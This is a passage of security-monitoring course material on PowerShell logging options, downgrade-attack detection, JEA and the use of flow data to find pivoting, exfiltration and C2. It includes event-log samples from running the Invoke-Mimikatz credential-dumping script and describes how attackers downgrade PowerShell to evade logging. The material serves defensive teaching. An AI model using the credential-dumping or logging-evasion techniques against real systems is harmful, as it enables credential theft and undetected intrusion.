PowerShell 3 was released in 2012, so you may wonder why it's been mentioned a couple of times. Right, let's do an experiment. Open your PowerShell prompt in the Windows 2022 Server VM and run `$PSVersionTable.PSVersion`. What version does it show you?

```
PS C:\> $PSVersionTable.PSVersion
```


```
Major   Minor   Build   Revision
```

```
-----
```

```
5       1       20348   1
```

Now imagine doing this across your environment. You might be surprised as to what you uncover. Stay ahead of the curve and ensure you take the reigns of what PowerShell version you're using to stay ahead of attackers.

Module Logging Example



event_id	shell_user	Payload
4,103	LoggerWin 86\Administrator	CommandInvocation(Get-DelegateType): "Get-DelegateType" ParameterBinding(Get-DelegateType): name="Parameters"; value="System.IntPtr, System.UInt32, System.IntPtr" ParameterBinding(Get-DelegateType): name="ReturnType"; value="System.Boolean"

Invoke-Mimikatz.ps1 ran on a Windows machine with PS v5.1

- **8,555 events logged from running the script once**
- Includes functions and parameters called
- Logs based on every time a module is used


This slide represents running a script called **Invoke-Mimikatz.ps1**.¹ This script is part of another PowerShell attack framework called PowerSploit.² It is used to dump credentials.

By running this single script, almost 9,000 log entries were generated. As you can see in the Payload section of the image, each log shows what command was launched as well as any parameters passed.

Because of the verbosity of module logging, it tends not to be a good fit for centralized log collection.

1. <https://sec555.com/u0vgb>
2. <https://sec555.com/a1qjp>

Script Block Logging



PowerShell version 5 is when the more streamlined logging options were released. One of these logging options is called script block logging. **This log option generates a log for each block of code executed.** A block of code can be rather large. Because of this, Microsoft made it so that the log can be generated over multiple events. When this happens, each log reflects which number it is in the overall block of code. This is recorded in the **MessageTotal** and **MessageNumber** fields.

A benefit, as well as a drawback, to script block logs is that they are recorded at the time of execution. This means that what gets recorded are the decoded commands. Normally, this is a good thing. However, it also means that an opportunity to catch encoded data is missing.

When executing an encoded command, Script Block Logging doesn't log `-EncodedCommand` directly. It logs the powershell.exe execution, but the actual decoded script is not always there. Although it catches inline scripts and commands executed directly in a session, it may miss encoded command execution because that happens in a new PowerShell process that may not always allow the command to be logged.

On the flip side, it is more common for encoded data to be called using the command line. Therefore, command line logging plus script block logging gives a fairly complete picture.

With script block logging, events are recorded with an extra field called event type. Depending on the commands being run, the event type changes. Microsoft classifies suspicious commands with an event type of WARNING. This does not mean that an event type of WARNING is particularly useful to monitor.

An interesting thing about Script Block Logging is that it is conditionally enabled by default. Unless explicitly set to disabled, script block logging will always log anything that generates an event type of WARNING. This is done so that at least some data is there, by default, for incident handling and forensics.

This setting also has the ability to log start and stop events. When enabled, it will create an event to log the beginning of a script block execution and the end of a script block execution. This is helpful for incident handling and forensics but generates a lot more logs. Technically, you can retrieve the start and

stop times by finding **MessageNumber** one and whatever the last **MessageNumber** is, so it may be best to leave this disabled.

Enabling Script Block Logging

Windows PowerShell

Turn on PowerShell Script Block Logging

Requirements:
At least Microsoft Windows 7 or Windows Server 2008 family

Description:
This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting, Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.

If you disable this policy setting, logging of PowerShell script input is disabled.

If you enable the Script Block Invocation Logging, PowerShell additionally logs events when invocation of a command, script block, function, or script starts or stops. Enabling Invocation Logging generates a high volume of event logs.

Setting	State	Comment
Turn on Module Logging	Not configured	No
Turn on PowerShell Script Block Logging	Not configured	No

Turn on PowerShell Script Block Logging

Previous Setting Next Setting

☐ Not Configured ☒ Enabled ☐ Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

☐ Log script block invocation start / stop events:

Help:

This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting, Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.

If you disable this policy setting, logging of PowerShell script input is disabled.

If you enable the Script Block Invocation Logging, PowerShell additionally logs events when invocation of a

Script Block logging can be enabled through group policy, or if you need to do it on an individual server, navigate to **Local Computer Policy > Computer Configuration > Administrative Templates > Windows Components > Windows PowerShell**. Select **Turn on PowerShell Script Block Logging** and then select **Enabled**.

Be careful not to select to log start/stop events unless explicitly needed to, as that may be too verbose for you.

Script Block Logging Example

event_id	Hostname	Path	Message
4,104	LoggerWin est.int	86.t C:\Users\Administr ator\Desktop\Power Sploit- master\Exfiltratio n\Invoke- Mimikatz.ps1	Creating Scriptblock text (1 of 155): Function Main { if ((SPSCmdlet.MyInvocation.BoundParameters["De bug"] -ne \$null) -and SPSCmdlet.MyInvocation.BoundParameters["Debu

Invoke-Mimikatz.ps1 on
same system = **509 events**

- Volume is a bit easier to handle
- But still a lot of data

Includes only what is
executed

- Does not log output

Using the same Invoke-Mimikatz.ps1 script generates only 509 events compared to 8,555 from module logging of the same script execution. This is because it only logs based on blocks of code being run rather than each time a module is called.

This provides a cleaner, more efficient log to deal with. Having said that, at 509 events for one script, it still is fairly verbose.

What is still missing is the output of the commands. Neither module logging nor script block logging records output.

Transcription Logging

The screenshot shows the Windows Group Policy Editor. On the left, the 'Windows PowerShell' policy is selected (1). The main pane shows the 'Turn on PowerShell Transcription' policy (2), which is currently 'Not configured'. The policy is set to 'Enabled' (3). The 'Transcript output directory' is set to '\\Avengers1\PSTranscription' (4). The 'Include invocation headers' checkbox is checked (5). The policy is supported on 'At least Microsoft Windows 7 or Windows Server 2008 family'.

- This log format stores the complete PowerShell transaction. This means it contains both the commands entered as well as their corresponding output.

Another logging option added in version 5 was transcription logging. **This log format stores the complete PowerShell transaction. This means it contains both the commands entered as well as their corresponding output. The drawback to this log option is that it only logs to a file. This means a log agent or remote collector is necessary to ingest it.**

Transcription logging can be enabled through group policy, or if you need to do it on an individual server, navigate to **Local Computer Policy > Computer Configuration > Administrative Templates > Windows Components > Windows PowerShell**. Then enable **Turn on PowerShell Transcription** and optionally set the output directory. **When the output directory is not set, it defaults to the user's My Documents folder.** This can be changed to use a different local path or a remote network path. In order to work, the user involved must have write permissions. **The checkbox for "Include invocation headers" will record additional information, such as the timestamps of each command.**

Since the log can be written directly to a network share, it is possible to set up a file server with a log agent to collect and ship off all of these logs. This works well for environments that do not have a log agent that can pick up the files.

PowerShell Downgrade Attacks

Event 400, PowerShell (PowerShell)

General Details

Engine state is changed from None to Available.

Details:

NewEngineState=Available
PreviousEngineState=None

SequenceNumber=9

HostName=ConsoleHost
HostVersion=2.0
HostId=734a29bb-e253-4dae-8c7a-80645f814a5e
EngineVersion=2.0
RunspaceId=e47631e8-cec2-44a0-9ad5-3405dafb3f09
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=

PowerShell
v5
awesome
security
features

- Attackers do not like v5
- But systems can support earlier versions

Downgrade
attacks
bypass
security

- Except Event ID **400** gives it away
- Look for **EngineVersion** less than **5**

Adversaries do not like the advanced security features and logging of newer versions of PowerShell. As a result, adversaries may try to downgrade PowerShell to an older version. Downgrade attacks are possible because multiple versions of PowerShell can be, and often are, installed on a Windows system.

Fortunately, downgrade attack detection may be detected by identifying event **ID 400** in the Windows PowerShell channel. Simply collect event ID 400 and look for the **EngineVersion** when it is less than **5**.

Just Enough Administration (JEA)

AppLocker can be used to allow/deny PowerShell

- Based on script or PowerShell.exe rather than function

PowerShell v5 introduced JEA to handle this

- Provides granular control and logging with PowerShell

Session Configuration File is used to limit who can access what systems

Role Capability file(s) are used to limit actions by role

- Both files allow a per-computer configuration

Application control deals with just that: applications. Unfortunately, it does not do the best job of restricting PowerShell outside an all-or-nothing policy. Microsoft understands that PowerShell is a driving need for businesses, while at the same time understanding the security ramifications of running PowerShell without controls. To address this, they released Just Enough Administration (JEA),¹ which is designed to limit who is able to access a system, as well as what abilities or functions they have. It can take an administrator account and remove all capabilities except those needed to perform a business need. This can be controlled on a per-computer configuration. Imagine being able to limit an account to only being able to execute specific cmdlets, functions, and parameters.

On top of all this, JEA supports PowerShell Remoting (remote task execution) and generates full logs. It tracks all activities performed within a JEA session. This means, if someone tries to perform a task they are not authorized to, a log will reflect it. Effectively, JEA is an application control solution purpose-built for PowerShell.

It also protects the device from malicious script execution because it can support an allow-list of commands. Anything outside that won't be allowed to run.

In short, it promotes:

- ✓ Least privilege (users only run authorized commands)
- ✓ Control granularity (all allowed actions are explicitly defined)
- ✓ Full auditing (everything is logged)

1. <https://sec555.com/v7g9a>

Summary

Finding authorized vs. unauthorized software is difficult. Take advantage of any existing tools on the OS, like AppLocker, and install Sysmon on Windows and Linux machines to increase your visibility.

Use the latest PowerShell versions and monitor execution with a combination of logging methods, to enjoy full visibility. Beware of long and/or encoded commands and monitor their execution for signs of malicious activity.

This area is intentionally left blank.

Identifying Malicious PowerShell Execution

Refer to the lab workbook for instructions.

This area is intentionally left blank.

Course Roadmap

Section 1: Detection Engineering and SIEM Architecture

Section 2: Network and Endpoint Analysis

Section 3: Asset Discovery, Baselines, and UEBA

Section 4: Cloud Logging and Monitoring

Section 5: Alerting and Detection Engineering Pipelines



- Asset Discovery
 - ☐ Lab 3.1: Using Inventory Data for Threat Hunting
- Application Monitoring and Scripting
 - ☐ Lab 3.2: Identifying Malicious PowerShell Execution
- Traffic Monitoring
 - ☐ Lab 3.3: Cobalt Strike Beacons Detection
- User Monitoring and Baselineing
 - ☐ Lab 3.4: Detecting Linux Credential Attacks

This area is intentionally left blank.

Module Objectives



The student will gain insight into the importance of understanding and monitoring network traffic.

This area is intentionally left blank.

Understanding Your Network

Controlling the network can be overwhelming

- A single device generates tons of network traffic each day

Knowing your network seems impossible


- Yet controlling and knowing should go hand in hand
- Controls should be built based on knowledge
- Lack of knowledge usually manifests as lack of controls

It is hard to make sense of the massive amount of network connections

Even in a small environment, the number of network connections made can be intense. Many organizations implement firewalls and intrusion prevention systems to control network traffic, yet these are often limited to the perimeter of the network. On top of that, they may not be as locked down as anticipated. This is primarily from a lack of knowledge of what systems perform which functions and how they do so. There are just too many network connections to control, and it is difficult to gain the knowledge necessary to control them.

The key is gaining knowledge of your network. Know thy network. Do this, and you can conquer the world, though this is easier said than done. Fortunately, this is an area where a SIEM with proper data can really excel.

Network and Flow Data



When it comes to collecting network data, there are multiple options. Primarily, they are all focused on basic network data such as source IP, destination IP, ports, and a few other fields. Thus, the data is available in flow data as well as logs. **For this module, the focus will be on flow data.**

In truth, many tools are actually software that generate flow data. For instance, Suricata, which is an IDS, can generate bidirectional flows as well as NetFlow unidirectional flows.

Then, there are pieces of software that take packet capture data and index it for distributed querying, like Arkime. Arkime is a big hitter as it not only allows searching metadata on full packet captures, but it can actually use this metadata to find and pull the original packet captures for analysis. While packet capture data is fantastic, it is expensive. Flow data is significantly cheaper.

At its core, flow data is high-level metadata about each network session. This is traditionally done using network switches. As traffic passes through the switch, it exports network data about each session. However, flow data can also be generated on other network devices, such as firewalls, as well as using software.

References:

- <https://sec555.com/nc0r4>
- <https://sec555.com/bi8lj>

NetFlow vs. sFlow

Flow types like NetFlow and sFlow are very different

- Data layout is similar, but collection varies widely

NetFlow is designed to monitor flows based on 7-tuples

- It requires an exact match with 7 fields

sFlow is based on sampling, such as 1 out of N packets

- As a result, it does not have full flow visibility
- Sampling creates gaps when chatty systems are present
- It also consumes more bandwidth from # of logs sent

The two most common flow mechanisms are NetFlow and sFlow. While both are based on exporting flow information, the method of doing so is dramatically different. NetFlow is primarily a Cisco-used flow type, while other products have added support for it. However, many non-Cisco switches only support sFlow.

In newer versions, like NetFlow v9/IPFIX, NetFlow functions by monitoring connections based on a 7-tuple design. However, in earlier versions, like version 5, there are 5 tuples. **The newer versions include ingress interface and egress interface as additional fields.**

As long as packets have an exact match, they will be monitored as one flow. This means that a session that has thousands of packets will be treated as one flow as long as it continues to match the 7-tuple system. NetFlow has 100% visibility into IP-based traffic. **However, it cannot see Layer 2 traffic.**

Here are the 7 tuples NetFlow is based on:

1. Input logical interface (ifIndex)
2. Source IP Address
3. Destination IP Address
4. Source Port
5. Destination Port
6. Layer 3 Protocol type
7. Type of Service byte

sFlow functions by sampling one out of every X packets. For instance, a sample setting of 1 out of 1,000 will pull network data out of every 1,000th packet. This is often done on a per-Ethernet port basis on switches. However, if you have two devices talking to a server and one is generating lots of small packets, and the other is generating only a few large packets, it is possible that the system with only a few packets

will not get recorded with sFlow. One advantage that sFlow has over NetFlow is that **it can sample Layer 2 traffic**.

A high-level comparison between NetFlow and sFlow follows:

Feature	NetFlow	sFlow
Data collection	Full packet	Packet sampling
Resource utilization	High CPU and memory	Low resource consumption
Accuracy level	More accurate	Less accurate
Supported device types	Routers, firewalls, layer 3 switches	Layer 2 switches, high-speed networks
Suitability	Traffic analysis	Performance monitoring and network statistics

Flow Direction

Flow data can be either unidirectional or bidirectional

duration	source_ip	source_port	destination_ip	destination_port	bytes
a few seconds	192.168.2.2	43,005	52.216.17.240	80	1.887KB
a few seconds	52.216.17.240	80	192.168.2.2	43,005	7.051KB

Unidirectional flows, track sessions based on one direction only

duration	source_ip	source_port	destination_ip	destination_port	bytes_to_client	bytes_to_server
a few seconds	192.168.2.16	64,080	104.244.43.7	443	13.416KB	2.109KB

Bidirectional combines sessions using both directions

It is important to note that all flow data is not equal. You must identify if the flow data you are using is unidirectional or bidirectional, which depends on what your device type uses, such as router, firewall, etc. Unidirectional data is one-way. This means that if a TCP session was made between two systems, there would be two logs generated. One would be from source to destination, and the other would be from destination to source.

Example: Computer A (10.5.55.7) makes a web request to Server B (1.2.3.4)

Log # 1 Outbound connection

Source IP	Source Port	Destination IP	Destination Port	Size
10.5.55.7	49767	1.2.3.4	80	960 bytes

Log # 2 Inbound reply

Source IP	Source Port	Destination IP	Dest Port	Size
1.2.3.4	80	10.5.55.7	49767	500 bytes

Bidirectional flows, on the other hand, combine this into one, similar to the example below.

Source IP	Source Port	Destination IP	Dest Port	Size to Ser	Size to Cli
10.5.55.7	49767	1.2.3.4	80	960 bytes	500 bytes

Using Flow Data for Rule Creation

A SIEM is a huge enabler of knowing thy network

- It can be used for **detection** and assist with **controls**

Flow data identifies connections

- Allows safe control implementation

Example: Which systems use HIPAA zone?

- Grab last 35 days of connections
- Then use to create firewall rules

Because a SIEM has many log sources, it can be a great source of information to use to implement controls. For instance, if you are looking to implement new firewall rules, a report using flow data can show all connections to or from certain subnets. This can then be used to identify what firewall rules need creation as well as to forecast any potential issues.

This specific use case works extremely well with both perimeter firewalls and internal firewalls. Because flow data is positioned to see both servers and workstations, it is likely to reflect all connections between all zones and trust levels. Effectively, firewall rules could be built using flow data. This assumes all connections at a given point are authorized, but at a minimum, it is a good start.

Your process can be as follows:

1. Obtain flow data to identify traffic.
2. Analyze that data to verify if these patterns meet your expectations.
3. Create firewall rules to reflect flow data traffic (allow and block accordingly).
4. Test firewall rules for appropriate operation.

Tagging for Asset Identification

Begin with
basic asset
classification

Mainstream
services (File,
Web, DNS)

Workstation vs.
Server

Tagging can be
done at log
ingestion

The focus is on
internal
resources

event_type:flow AND destination_port:389

LDAP Server ↕ Q

Count ↕

10.0.0.9

7

10.0.0.10

7

Domain Controllers

event_type:flow AND destination_port:445

File Server ↕ Q

Count ↕

10.0.0.10

23

10.0.0.9

7

File Servers

Flow data is generated in a way that it is easy to tell who initiated the connection. This makes it easy to identify what kind of asset is at the destination IP based on the destination port (provided you are the one controlling the device in question).

For example, it is fairly safe to assume that a destination port of 80 means the device being accessed is a web server (provided you own the server and are using a standard configuration with default ports in use). This can be used to classify and report on assets automatically. This is a great starting point for new hires or individuals who struggle to understand their environment.

If possible, it is also recommended to tag systems based on IP subnets or even specific IP addresses, if necessary and convenient.

For example, if 10.5.55.0/24 is a workstation subnet, add a tag called "workstation" any time an IP address within the subnet is discovered. If you want to quickly pivot and filter using extra information, also add tags for source or destination and maybe department. As an example, the connection from 10.5.55.7 to 1.2.3.4 over port 80 might end up having the following tags: "workstation", "IT_department", "source_workstation", "internal_source", and "external_destination".

The tables on this page show the use of flow data to identify domain controllers using a destination port of 389, which is LDAP, and file servers using destination port 445, which is SMB. While it is possible 389 is actually an LDAP server rather than a domain controller, it is a fairly safe assumption that port 389 is both an LDAP server and a domain controller.

Below are some services that may be worth tagging or building a lookup table or visualization on:

- FTP: TCP 21
- SSH: TCP 22
- File Servers (SMB, CIFS): UDP 137, 138 and TCP 139, 445
- Domain Controllers/LDAP: TCP 389 and 636

- Web Servers: TCP 80 and 443
- Microsoft SQL: TCP 1433
- Oracle MySQL: TCP 3306
- Remote Desktop: TCP 3389
- Oracle Database: TCP 1521, 1630

Tagging can be especially useful later. Also, this data can be used to populate variables in an IDS or IPS. Since some rules are based on variables, such as WEB_SERVERS, this kind of data can be used to auto-populate variables.


Tagged Flows for Early Detection



Workstations speaking directly?



Server initiating connection?
Expect: Authorized NTP, OS updates,
and domain controller traffic



Workstation speaking to
unauthorized server over
NTP, DNS, SQL, etc.?

- None of these flows of traffic are expected
- Tagging can help you identify abnormal traffic early
- **X = not expected**

If basic tagging is in place, then flow data can immediately be used for some great detection capabilities—and they are extremely simple to put in place. One of the best examples is for discovering the internal pivot. Usually, when a system is compromised, it is then used to discover and connect to other internal systems. Many organizations do not have an internal firewall to catch this, but flow data can likely be collected from everywhere. This means that if a workstation tries to connect to another workstation, flow data can see it. If this is not allowed (which is the norm), then the attacker has been caught, simply because a flow log came in with a tag of "**source_workstation**" and "**destination_workstation**".

If an organization has specific servers that should be used for certain protocols, such as NTP or DNS, then flow data, again, makes it simple to detect violations. This can also be expanded to look for application use where it should not occur. Again, if no internal firewall is deployed, then flow data can be used as a detective measure. For example, if a workstation from an unauthorized subnet tries to make SQL calls, this can be caught without a firewall. Of course, the preference would be to have a host-based firewall (with logging) over flow data or have both flow data and a firewall to enforce strong defense in depth. After all, a host-based firewall can be disabled, which would only leave flow data as an alternative solution.

Another key area where flow data helps is for monitoring outbound connections from servers. Take a domain controller, for example. By default, it may make outbound calls for Windows Updates and time synchronization. Outside of these well-defined use cases, it should not make outbound calls to the internet, or even other internal systems, except other domain controllers. Therefore, any outbound flow from a domain controller is likely exfiltration or pivoting. Ideally, all servers would be blocked from accessing the internet except for authorized connections. If that's not the case, try using flow data to track down all authorized connections and then put them in this control. If that's not feasible, then use flow data to monitor outbound calls from servers.

Tag as Much as Possible

Tagging can and should be used to classify systems

- Can be anything from compliance to subnet classification

Compliance tagging (some examples)

- Systems storing ePHI = ephi
- PCI in scope systems = pci
- Privileged users = privileged_user
- Critical system = critical_asset
- Research and development = research_development

Any other tag you can think of using and makes sense

Tags can make a huge difference for security analysts.

- **They provide great context.** A system tagged as "sensitive", "top_secret", or "pci" is likely to mean more to an analyst than a system without tags.
- **Tags can be used to enable detection techniques quickly.** For instance, any member of the "domain administrators" group could be tagged with something such as "privileged_user". This would make filtering and dashboards against privileged accounts very simplified. More advanced use cases can also be easily enabled with proper tagging. Take, for example, a PCI-accredited organization. Key PCI systems are tagged as PCI. When monitoring for data exfiltration of credit cards, monitoring can focus on outbound connections from IP addresses tagged as "pci".
- **Tagging helps prioritize resources and improves incident handling.** When an incident is taking place at an asset with a tag of "critical_asset", appropriate resources can be allocated against this, which are proportionate to the level of the impacted asset and information contained in it.

Top Connections


Flow - Top 5 Source IPs

Source IP ↕ Q	Count ↕
10.0.0.199	2,410
192.168.2.16	121
192.168.2.17	101

Flow - Top 5 Destination IPs

Destination IP ↕ Q	Count ↕
74.40.74.41	2,398
74.40.74.40	257
10.0.0.10	39

Flow - # of connections



One way to look for unauthorized or malicious connections is to look for the top talkers. This can be done by top source IP addresses and top destination IP addresses. In the event that something is abnormally high and the count for source IP addresses and destination IP addresses is close, then you have a problem.

The images on this page are from a compromised system using **DNS tunneling over 74.40.74.41**.

An analyst who occasionally monitors this type of table or chart will quickly pick up what is normal vs. abnormal.

To make this technique work, you may need to filter out expected noisy systems. For example, if a given system constantly makes connections to certain systems, such as internal DNS servers to external DNS servers, then filter it out. Because a SIEM can filter extremely well, this can be as granular as you need it to be.

Another example is log aggregators. By design, they have massive amounts of connections coming inbound, yet outbound connections would be interesting to monitor. Ignore the inbound connections and monitor the outbound. Or simply filter out the aggregator entirely if you want.

Size of Outbound Transfers

source_ip	source_port	destination_ip	destination_port	bytes_to_client	bytes_to_server
10.0.1.2	3,901	198.8.93.14	22	2.417MB	71.631MB

SSH connection to a server with more than 71 MB?

Large outbound transfers should only be taking place toward authorized sites.

- Works best if outbound server access is locked down
- Threshold can be tweaked (e.g., starting point > 10 MB, > 20 MB, > 30 MB, etc.)
- Need to know what's authorized vs. not authorized

While occasionally systems do upload files to services like Dropbox or Webmail, outbound uploads exceeding certain limits should be monitored. Fortunately, with a SIEM, you are not stuck with IP addresses and ports. For instance, take a look at the above picture. You are looking at an SSH connection between two IP addresses and a rather considerable file transfer taking place. For anyone looking at this event, it would be difficult to identify whether this is expected traffic or not. If the destination belongs to a network that you own and/or manage, then this may be acceptable. If a connection is established to an external network, though, and you see a considerable amount of traffic reaching it, it should raise a red flag.

What would make things easier would be to have additional information. For example, when a large upload is logged by flow data (at an arbitrary limit which you can set, depending on the business context), additional information should be obtained.

With this extra data, filtering can be made on a case-by-case basis. If Dropbox is allowed because you are using Dropbox for business, then it can be filtered out. In the end, you should be able to see any unauthorized large file uploads. ASN filtering is also very helpful with this technique as it can allow you to weed out any known business-related entities.

Upload vs. Download Ratio

Destination IP	Total Upload Bytes	# of Connections	% Upload	source_ip	Total Upload Bytes	# of Connections	% Upload
207.223.0.140	60.547KB	1,361	87%	192.168.248.165	2.807MB	1,082	52%
113.20.8.41	78.951KB	866	16%	192.168.2.17	2.797MB	356	43%
87.251.2.2	58.125KB	659	15%	192.168.2.19	22.653MB	201	41%
162.125.34.129	1.027MB	316	35%	192.168.2.21	79.495MB	200	38%

This is still valuable even if all the data is encrypted (as C2 often uses encryption).

When a user browses the internet, having considerable high download percentages is expected.

If a machine is compromised and controlled by C2, the balance changes to more upload traffic.

Because flow data contains the number of bytes used for connections, it can be used to look for abnormal protocol use by analyzing the amount of upload compared to download; for instance, clients browsing the internet use HTTP and HTTPS. The traffic from these applications is heavily weighted toward download. It is not uncommon for the ratio to be 9 to 1. In fact, almost all internet-based protocols lean heavily toward download rather than upload. Where this changes is when data exfiltration is happening, or command and control are established.

Data exfiltration often manifests itself as one large upload or multiple decent-sized uploads. So, one way to look for this would be to use the previous outbound byte monitoring. Command and control (C2), on the other hand, constantly checks in or out with a system. This could be as fast as every second or spread out to once a day. The commands received by the victim would represent a download. The output or data sent back to the C2 server would be upload. As a result, **C2 tends to be more upload than download.**

The tables on this page represent looking for high connection counts with abnormal upload percentages and are specific to HTTP and HTTPS connections.

The left table is broken down by destination IP addresses, and the right table is broken down by source IP addresses.

The left table has a record of over 1,000 connections, and it is comprised of 87% upload. This is highly suspicious and is an example of connections from a bot.

The right table has another system with over 1,000 connections, where 52% of the bytes transferred are uploaded. This is still an abnormally high upload percentage, especially given the number of connections.

Anomaly Detection on Similar Systems

Possible to compare like systems against like systems

- This works by looking for anomalies on systems that should have "similar" footprints
- Requires a solid baseline so you know what to expect

Example: Accounting department systems by connections



15



25



17



150

Why?

150 is normally not high, but *comparatively*, it is

- The concept works with most of the previous techniques

Any of the previous techniques can be mapped out on a per-subnet or classification basis. By doing this, it is easier to spot anomalies as the data sets are specific. Systems that perform similar functions tend to have similar connection profiles. On this page, the example compares four systems in the accounting department. Assuming the numbers reflect external connections, it is clear that one system with 150 connections is an outlier. Does that mean it's all bad? No, it means you need to investigate.

